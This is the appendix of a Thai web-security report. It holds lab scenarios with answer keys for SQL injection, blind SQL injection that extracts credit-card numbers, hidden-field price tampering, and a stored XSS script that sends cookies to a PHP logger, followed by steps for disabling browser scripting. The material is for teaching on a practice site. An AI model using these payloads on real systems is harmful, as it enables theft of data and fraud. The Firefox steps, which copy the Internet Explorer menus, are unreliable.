

บรรณานุกรม

ตัวอย่างเอกสารอ้างอิงที่เป็นหนังสือ

- [1] Jon Erickson, 2003, “Hacking: The Art of Exploitation” No Starch Press.
- [2] Greg Hoglund and Gary McGraw, 2004, “Exploiting Software How to Break Code”, Addison Wesley.
- [3] Jame C. Foster, Vitaly Osipov, Nish Bhalla, Niels Heinen, 2005, “Buffer Overflow Attacks” Syngress.
- [4] Michael O’Dea, “Hack Note : Windows Security Portable Reference”, McGrawHill.
- [5] Mike Shema, “Hack Note : Web Security Portable Reference”, McGrawHill.

ภาคผนวก

ภาคผนวก ก.

ตัวอย่างสถานการณ์สมมติบนเว็บไซต์

ภาคผนวก ก.

ตัวอย่างสถานการณ์สมมติภัยบนเว็บไซต์

สำหรับภาคผนวกนี้เป็นตัวอย่างสถานการณ์สมมติการบุกรุกเว็บไซต์ด้วยวิธีต่างๆที่ได้กล่าวไว้ในบทที่ 4 ซึ่งสามารถทดลองปฏิบัติได้บนเว็บไซต์ที่จัดทำขึ้น



1. สถานการณ์สมมติ Numeric SQL Injection บนเว็บไซต์

ฟอร์มบนเว็บไซต์อนุญาตให้ผู้ที่สมาชิกเท่านั้น ที่สามารถเข้าไปดูข้อมูลCredit Card ของสมาชิกได้ ลองทำ SQL Injection ที่ให้ผลสามารถแสดงรายละเอียดของสมาชิกทุกคนได้ โดย SQL Statement ที่ใช้คือ **“SELECT * FROM user_data WHERE userid = userid”**

เฉลยสถานการณ์สมมติ Numeric SQL Injection บนเว็บไซต์

สำหรับสถานการณ์นี้เราต้องลองทำให้ SQL Statement นี้คือ **“SELECT * FROM user_data WHERE userid = userid”** ให้เป็นจริงโดยการแทนค่าลงในตัวแปร userid แต่กรณีนี้เราไม่รู้หมายเลขสมาชิกใดเลย เพราะฉะนั้นอาจใส่ **“1 or 1”** ลงไปก็สามารถทำให้ SQL Statement นั้นทำงานได้เช่นกัน โดย SQL Statement ที่ได้คือ

“SELECT * FROM user_data WHERE userid = 1 or 1”



2. สถานการณ์สมมติ String SQL Injection บนเว็บไซต์

ฟอร์มบนเว็บไซต์อนุญาตให้ผู้ที่สมาชิกเท่านั้น ที่สามารถเข้าไปดูข้อมูลCredit Card ของสมาชิกได้ ลองทำ SQL Injection ที่ให้ผลสามารถแสดงรายละเอียดของสมาชิกทุกคนได้ ซึ่งให้ลองใช้ชื่อ **'Donnawat'** ในการทดลองโดย SQL Statement ที่ใช้คือ **“SELECT * FROM user_data WHERE first_name = 'first_name'”**

เฉลยสถานการณ์สมมติ String SQL Injection บนเว็บไซต์

สำหรับสถานการณ์นี้เราต้องลองทำให้ SQL Statement นี้คือ **“SELECT * FROM user_data WHERE first_name = ‘first_name’”** ให้เป็นจริงโดยการแทนค่าลงในตัวแปร first_name ซึ่งเราสามารถใส่ชื่อ ‘Donnawat’ ลงไปเพื่อแสดงรายละเอียดของสมาชิกได้ แต่ถ้าเราต้องการทำให้แสดงข้อมูลของสมาชิกทุกคน เราต้องทำให้ SQL Statement นี้เป็นจริงเสมอ โดยอาจใส่ข้อมูลนี้ลงไปก็ได้ **“Donnawat’ or ‘1=1”** ซึ่งเราจะได้ SQL Statement ดังนี้

“SELECT * FROM user_data WHERE first_name = ‘Donnawat’ or ‘1=1’”



3. สถานการณ์สมมติ Blind SQL Injection บนเว็บไซต์

สมมติว่าตอนนี้คุณเป็นสมาชิกของ website นี้แล้ว แล้วคุณก็รู้ว่าต้องมี column หนึ่งแน่ๆที่เกิดข้อมูลที่เก็บตัวเลขบัตรเครดิตไว้ คุณลองทำ SQL Injection ทั้ง 2 แบบก่อนหน้านี้มันไม่สำเร็จเสียที ดังนั้นจึงเหลือขั้นตอนสุดท้ายแล้วคือการทำ Blind SQL Injection เพื่อค้นหาหมายเลขบัตรเครดิตมาลองใช้งาน คุณต้องหาหมายเลขบัตรเครดิตที่อยู่ในฐานข้อมูลให้ได้ โดยที่คุณมีรหัสประจำตัวคือ 104

เฉลยสถานการณ์สมมติ Blind SQL Injection บนเว็บไซต์

สำหรับสถานการณ์นี้เราต้องรู้ค่าที่สามารถทำให้ SQL Statement เป็นจริง จากนั้นจึงใช้ AND มาตรวจสอบ Statement หลัง AND ว่าเป็นจริงหรือเปล่า โดยเราอาจใช้

104 and ascii(lower(substring((SELECT MAX(cc_number) FROM user_data),1,1))) > 56

มาตรวจสอบก็ได้โดยหลักการทำงานคือ ต้องทดสอบว่าตัวอักษรที่หาอยู่นั้นตรงกับรหัสแอสกีที่เราสุ่มขึ้นมาหรือไม่ อาจมากกว่า หรือน้อยกว่าก็ให้ลองทดลองเครื่องหมายดู ถ้าทั้ง statement นั้นเป็นจริง ผลลัพธ์ก็ต้องแสดงออกมา แต่ถ้าไม่เป็นจริงผลลัพธ์ก็จะไม่แสดงออกมา

4. สถานการณ์สมมติ Javascript Injection บนเว็บไซต์

คุณต้องการสั่งกาแฟจากร้าน Lancelot Coffee ให้มาส่งที่ Office ของคุณ แต่ราคา
กาแฟแต่ละแก้วช่างแพงมากมายเหลือเกิน คุณจึงใช้ความรู้ที่คุณมีลดราคากาแฟเหลือแก้วละ 5
บาทซะเลย !!!

เฉลยสถานการณ์สมมติ Javascript Injection บนเว็บไซต์

สำหรับสถานการณ์นี้เมื่อเราลอง View Source แล้วสังเกตในแท็กฟอร์ม เราพบว่าฟอร์ม
นี้มีการกำหนดราคาของสินค้าลงใน hidden field ซึ่งเราสามารถใช้ Javascript Injection เพื่อ
แก้ไขราคาได้เลยดังนี้

```
javascript:void(document.forms[0].tprice1.value="5");
```

```
javascript:void(document.forms[0].tprice2.value="5");
```

5. สถานการณ์สมมติ Javascript Injection บนเว็บไซต์

สำหรับสถานการณ์สมมตินี้ให้ลองใส่ script แล้วสังเกตการทำงานของ script ที่ใส่ลงไป
โดย script นี้จะเก็บลง Database ด้วย

เฉลยสถานการณ์สมมติ Javascript Injection บนเว็บไซต์

1. ลองใช้ script นี้เพื่อ link ไปที่เว็บไซต์ www.ce.kmitl.ac.th

```
<script>document.location='http://www.ce.kmitl.ac.th'</script>
```

2. ลองใช้ script นี้เพื่อแสดง cookie ที่มีอยู่บนเว็บเพจนั้น

```
<script language="javascript" type="text/javascript">
```

```
document.write ("This is Your Cookie" + document.cookie);
```

```
alert ("This is Your Cookie" + document.cookie);
```

```
</script>
```

3. ลองใช้ script นี้เพื่อทำ XSS ในการเก็บ Cookie ลงไฟล์โดยใช้ Javascript ร่วมกับ PHP

```
<SCRIPT>

var xy = navigator.appVersion;

var xz = xy.substring(0,4);

var ip = new java.net.InetAddress.getLocalHost();

var ipStr = new java.lang.String(ip);

var ip_sure = (ipStr.substring(ipStr.indexOf("/") + 1));

var codename = navigator.appCodeName;

var platform = navigator.platform;

var pagesviewed = history.length;

document.location='http://localhost/lancelot/xss.php?'

+document.cookie+'&ip='+ip_sure+'&version='+xz+'&codename='+codename+'&platform='+p
latfrom+'&pagesviewed='+pagesviewed

</SCRIPT>
```

โค้ด xss.php

```
<?php

    echo $username;

    $arr = getdate();

    $date = $arr["mday"]."-".$arr["mon"]."-".$arr["year"];

    $time = $arr["hours"].":".$arr["minutes"].":".$arr["seconds"];

    $db_conn = mysql_connect("localhost","sp4t4cus","sp4t4cus");

    mysql_select_db("sp4t4cus",$db_conn);

    $sql="INSERT INTO `byjtogether` (date , time , ip , codename , version,
platform, pagesviewed ,cookie ) VALUES ('$date' , '$time' , 'not available' , '$codename' ,
'not available', '$platform', '$pagesviewed' , '$cookie');";

    $result = mysql_query($sql) or die (mysql_error());

?>
```

ภาคผนวก ข.


วิธีปิดการทำงานของ Script บน Microsoft Internet Explorer
และ Mozilla Firefox

ภาคผนวก ข.

วิธีปิดการทำงานของ Script บน Microsoft Internet Explorer


และ Mozilla Firefox

1. วิธีปิดการทำงานของ Script บน Microsoft Internet Explorer




สำหรับขั้นตอนการปิดการทำงานของ Script ใน Microsoft Internet Explorer มีขั้นตอนดังต่อไปนี้


1. เลือก Tools บนเมนูบาร์ จากนั้นคลิกที่ Option




2. คลิกที่แท็บ Security




3. คลิกที่ Custom Level



4. เลือกที่ Scripting จากนั้นคลิก Disable ที่ Active scripting




2. วิธีปิดการทำงานของ Script บน Mozilla Firefox




สำหรับขั้นตอนการปิดการทำงานของ Script ใน Mozilla Firefox มีขั้นตอนดังต่อไปนี้


1. เลือก Tools บนเมนูบาร์ จากนั้นคลิกที่ Option



2. คลิกที่แท็บ Security



3. คลิกที่ Custom Level



4. เลือกที่ Scripting จากนั้นคลิก Disable ที่ Active scripting

